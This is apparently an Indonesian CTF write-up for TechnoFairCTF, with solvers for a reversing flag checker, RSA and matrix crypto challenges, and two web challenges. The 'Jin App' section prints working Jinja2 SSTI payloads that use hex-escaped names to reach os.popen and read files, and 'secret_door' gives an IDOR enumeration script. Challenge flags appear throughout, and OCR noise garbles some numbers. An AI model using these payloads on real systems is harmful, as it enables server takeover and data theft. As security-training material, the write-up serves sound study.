
Didapati soal dengan konsep *flag checker*.

2. Berikutnya saya menganalisis menggunakan IDA, dan menganalisa langsung pada **main**




Didapati kesimpulan bahwa program berjalan sederhana, pertama ada **sanitycheck** yang memerlukan input enter. Kedua ada input flag, lalu proses mengenkripsi input flag, dan terakhir melakukan *compare* untuk *encrypted flag.*

3. Selanjutnya disini saya menganalisa **compareFlag()**




Didapati ada 142 value yang disimpan dalam array, yang nantinya akan di check dengan *encrypted flag*.



Dan pada *compareFlag* ini, ternyata hanya setengah dari array yang diperiksa, karena looping melompati 1 index.

4. Berikutnya dilakukan analisa bagaimana proses enkripsi flagnya dengan melihat fungsi **encryptFlag**



5. Karena semua data sudah diperoleh, maka dibuat solver sebagai berikut menggunakan bahasa python

```python
def encryptFlag(flag):
    v5 = 114
    v7 = [1, 4, 1, 2]
    v6 = 0
    encrypted_flag = []

    for i in range(len(flag)):
        if flag[i] == '\n':
            raise Exception()

        v2 = ord(flag[i]) ^ (v7[i & 3] + v5)
        encrypted_flag.append(v2)
        v5 = (v5 + v6) % 0xFF
        v6 += 1

    return encrypted_flag

def decryptFlag(encrypted_flag):
    v5 = 114
    v7 = [1, 4, 1, 2]
    v6 = 0
    decrypted_flag = []

    for i in range(len(encrypted_flag)):
        v2 = encrypted_flag[i] ^ (v7[i & 3] + v5)
        decrypted_flag.append(v2)
        v5 = (v5 + v6) % 0xFF
        v6 += 1

    return "".join(chr(x) for x in decrypted_flag)

v8 = [0x27, 0x8B, 0x13, 0xDA, 0x17, 0x90, 0x1F, 0x1E, 0x17, 0xF5, 0xEF, 0xA3, 0xC4, 0xF0, 0xE8, 0x8E, 0xE6,
      0xD0, 0xE8, 0x20, 0xE3, 0xDA, 0xFF, 0x91, 0xF3, 0xA0, 0xBF, 0x1D, 0x9A, 0x7E, 0xB5, 0x5D, 0xD8, 0x84,
      0xA1, 0x23, 0x59, 0x0D, 0x11, 0xD9, 0x5F, 0x31, 0x7A, 0x81, 0x04, 0x9E, 0x42, 0x1C, 0xEE, 0x54, 0xFC,
      0xEF, 0xFB, 0x3A, 0xE5, 0xF4, 0x9C, 0x2A, 0x7A, 0xD1, 0x40, 0x6F, 0x18, 0x24, 0x0D, 0xFC, 0xBC, 0x66,
      0xD5, 0x08, 0x96, 0x4E, 0xA8, 0x97, 0x23, 0x4C, 0x58, 0xD6, 0x6F, 0xC6, 0xDD, 0x72, 0xE5, 0x5F, 0xE0,
      0x03, 0xA1, 0x3A, 0x18, 0x47, 0x6D, 0xA9, 0xDD, 0x03, 0xC5, 0xD7, 0xB7, 0x62, 0x20, 0xBA, 0x1E, 0x86,
      0x44, 0xB5, 0xC8, 0x3B, 0xEE, 0x0B, 0x4F, 0xBB, 0x30, 0x09, 0x15, 0x25, 0x88, 0x05, 0xB1, 0x3E, 0x67,
      0xE3, 0x50, 0xBD, 0xD0, 0x92, 0xA9, 0xA1, 0x2E, 0x8A, 0x29, 0x78, 0xAB, 0xBC, 0x83, 0xCB, 0x14, 0x5A,
      0x0E, 0xD5, 0xC5, 0xBD, 0x96, 0xB4]
v8_even = v8[::2]

encrypted_values = v8_even
decrypted_val = decryptFlag(encrypted_values)
print("FLAG :", decrypted_val)
```

Pada solver ini semua value yang didapatkan pada **compareFlag** disimpan pada v8, dan hanya diambil setengah datanya lalu disimpan pada v8_even. Berikutnya ada 2 fungsi encrypt dan decrypt yang disesuaikan dengan fungsi **encryptFlag**.


OUTPUT:

```
FLAG : TechnoFairCTF{Th3_T1m3_0f_B1rth_h4s_C0m3_H3_15_th3_0n3_wh0_M4st3r5_4ll}
```


FLAG:
TechnoFairCTF{Th3_T1m3_0f_B1rth_h4s_C0m3_H3_15_th3_0n3_wh0_M4st3r5_4ll}

WEB EXPLOITATION

Jin App




Diberikan website yang dimana saat dibuka terdapat fitur writing sebagai berikut



Sekilas, tidak ada yang mencurigakan, tetapi saat saya memasukkan {{7*7}} output yang dikeluarkan yaitu 49 yang berarti bahwa terdapat SSTI didalamnya


49

Lalu saya mencoba memasukkan perintah {{config.items()}} dan ternyata ada alert sebagai berikut




Kita tau bahwa tidak bisa menggunakan . untuk membuka file. Untuk membypassnya, berikut adalah perintah yang digunakan

{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('cd / && ls -a')|attr('read')()}}




Ternyata ada flag.txt disitu, karena . tidak bisa, maka kita bisa membukanya dengan flag*

{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('cd / && cat flag* ')|attr('read')()}}




FLAG: TechnoFairCTF{Th4nkY0u_P4art1sIp4an_S3cur1tY_MyW333bb}


secret_door



Diberikan website dimana disuru login menggunakan akun guest dan password testing yang terlihat pada source code



Setelah login, ternyata terdapat kelemahan pada parameter id dimana bisa diganti-ganti misalkan jika id=1 maka akan masuk ke akun admin



Setelah mengecek dengan memasukkan angka besar, ternyata id bisa sampai 102, dan untuk mengecek letak flagnya bisa menggunakan script js sebagai berikut

```
function fetchUserDetails() {
    let result = '';
    for (let id = 1; id <= 102; id++) {
      const url = `http://103.152.242.197:29807/user.php?id=${id}`;
      const headers = new Headers({
        'Cookie': 'PHPSESSID=f68493833bda63d5d8ee760c6de055c5'
      });
      fetch(url, { headers })
        .then(response => response.text())
        .then(data => {
          const parser = new DOMParser();
          const htmlDoc = parser.parseFromString(data, 'text/html');
          const h2Element = htmlDoc.querySelector('h2.my-5');
          const content = h2Element ? h2Element.innerText : 'No content found';
          result += content;
          console.log(result);
        })
        .catch(error => {
          console.log(`fetching details for ID ${id}: ${error}`);
        });
```


```
    }
    return result;
  }

let hasil = fetchUserDetails();
console.log(hasil)
```

Jalankan pada console web

FLAG:TechnoFairCTF{Sp1cy_P3pp3r_4nd_G4rlic_Sauce}

CRYPTOGRAPHY

RSA Bwang



Diberikan source code sebagai berikut

```
import hashlib
import os
from secret import flag
import binascii
from Crypto.Util.number import *
from sympy import *

def gen():
    p=getStrongPrime(1024)
    q=getStrongPrime(1024)
    r=getStrongPrime(1024)
    return p,q,r
```

```
m1,m2=flag[:len(flag)//2],flag[len(flag)//2:]
m1=bytes_to_long(m1)
m2=bytes_to_long(m2)

p1,q1,p2=gen()
q2=q1
n1=p1*q1
n2=p2*q2
e1=0x10001
e2=0x10001

ct1=pow(m1,e1,n1)
ct2=pow(m2*(n2-1),e2,n2)

p1tambahq1=p1+q1

print(f"n1  = {n1}")
print(f"e1  = {e1}")
print(f"ct1 = {ct1}")
print(f"p1tambahq1 = {p1+q1}")

print(f"n2  = {n2}")
print(f"e2  = {e2}")
print(f"ct2 = {ct2}")
```

Disini kita mengetahui bahwa nilai q2=q1 dan juga nilai p1+q1. Dari sini kita bisa mendapatkan nilai q1 dari persamaan kuadrat dengan menggunakan sympy. Dengan demikian, nilai p1 dan p2 didapat dan dekripsi dapat dilakukan seperti RSA biasa. Untuk mendapatkan nilai m2 yang sebenernya, kita bisa mengkalikan dengan hasil mod inverse dari n2-1 dengan n2 yang dilanjutkan dengan modulo n2 kembali. Berikut adalah solvernya

```
from Crypto.Util.number import *
import sympy
import gmpy2
```

```
n1  =
22032750023298635970274749345124218449501435698452019341449020684059164197597967788791070470987981132916038880328230016535916806547621903166534906523930533934586853052627575754642749160485368071816511879009140296804727706282085947421186732607170849008113185829424694143648121856907721447156081006484185079002594035662105879578922818858152470000416172099684052794598257341486328939875883466569402381776772731677946136202310081157276934272706585534839222529477175610327475591508053151612071336160957591882730168241086608862369595430296175124446825051955987474126046005134704267834627472066093757642608692272679407560981
e1  = 65537
ct1 =
57441788485087206899969783222844605707950778006023923744226060943147862852181661002038232564279094660498581845472723503017915685748200656941445567593218987373727231219766991777943319403729850260885655713185069843519940930058548427521181858758566015315488007621432104308891137268718602196802422587941683088484908053434110802279550683063372865933550544711186382501700930509610616811949760247803604909021953755163669360147740722873810749855155681926379338031936326742437762917323327682420496382747184889288618081255185820620080234672146463894412309526202492162747082649423910271089657933549788886418460276507123829169 1
p1tambahq1 =
29687156579903518561409837717745808228284377306172112519542983546017905935525653973169838897728502675188572986874538072354069714500563749724494167366252571220325551635969302177646508639358589498944169163402590077625053968424291286709505668830261902562888419250123321931066411720232774929833758231930333846655 0
n2  =
19550564980846702211290976900366327009767905981141714510334785192884765402966585647924584936813337716658525293734915371527312240914390360041389314494232189776450121872682419343653090698572006421682153550402127145853800155913234191658721839006186778582296322593500628505477880847145726979336387048421379858851151461957981008016337241819389178955941723043837163668692331923507945849396810109196971194209583092998476955723571968633730754600858819072631672409824188617431004363678238066840953565258559067089026729530949062652708036342663246106811273629901356370676265764052719457230323611411670989646783853823503358446859
e2  = 65537
ct2 =
14651463834669025703740250903173886225207415197954839814165934585174049366066565640128431849388955153139148010459565795900040417158473257285884585632092333231491887033563259863767615878718096587899548684961577788451746606091957228750318549470845295146967550091065104142332234252996710399230939526821471050461233154639762261 5
```

```
3002459379294705231230286941961243051060636667019063596130577146125583778663907613969355149277650078293966722938927514241954431821403650668062516644617939504555818465618978660731894638675870093968842403870085605446333841019479829295916445364475758157464784905973973537704857948206168285164543 8

q1 = sympy.symbols('q1')
hasil = sympy.solve(sympy.Eq(q1**2 - p1tambahq1 * q1 + n1, 0), q1)
q1 = int(hasil[0])
p1 = n1 // q1
q2 = q1
p2 = n2 // q2
d1 = inverse(e1,(p1-1)*(q1-1))
d2 = inverse(e2,(p2-1)*(q2-1))
m1 = pow(ct1,d1,n1)
tempm2 = pow(ct2,d2,n2)
m2 = (tempm2 * inverse(n2-1,n2)) % n2

print(long_to_bytes(m1) + long_to_bytes(m2))
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

PS F:\Technofair 10> python -u "f:\Technofair 10\rsasolv.py"
b'TechnoFairCTF{J1k4_h1dup_4d4l4h_504l_m4t3m4t1k4_k4mu_4d4l4h_rumu5_y4n9_m3mbu4tny4_t3r454_m3ny3n4n9k4n}'
PS F:\Technofair 10>
```

Flag:

TechnoFairCTF{J1k4_h1dup_4d4l4h_504l_m4t3m4t1k4_k4mu_4d4l4h_rumu5_y4n9_m3mbu4tny4_t3r454_m3ny3n4n9k4n}

Marsah

Diberikan source code sebagai berikut

```
from sage.all import *
from Crypto.Util.number import *
import random

flag="XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
flag=[ord(i) for i in flag]
flag=[flag[i:i+6] for i in range(0,len(flag),6)]

def gen_key():
    a=[random.getrandbits(16) for _ in range(6)]
    key=[[0]*_+[a[_]]+[0]*(5-_) for _ in range(6)]
    key=Matrix(key)
    return key

flag=Matrix(flag)
key = gen_key()
key=Matrix(key)
```

```
enc=flag*key
ev=key.eigenvectors_right()
enc=list(enc)

print(f"key_hint :{ev}")

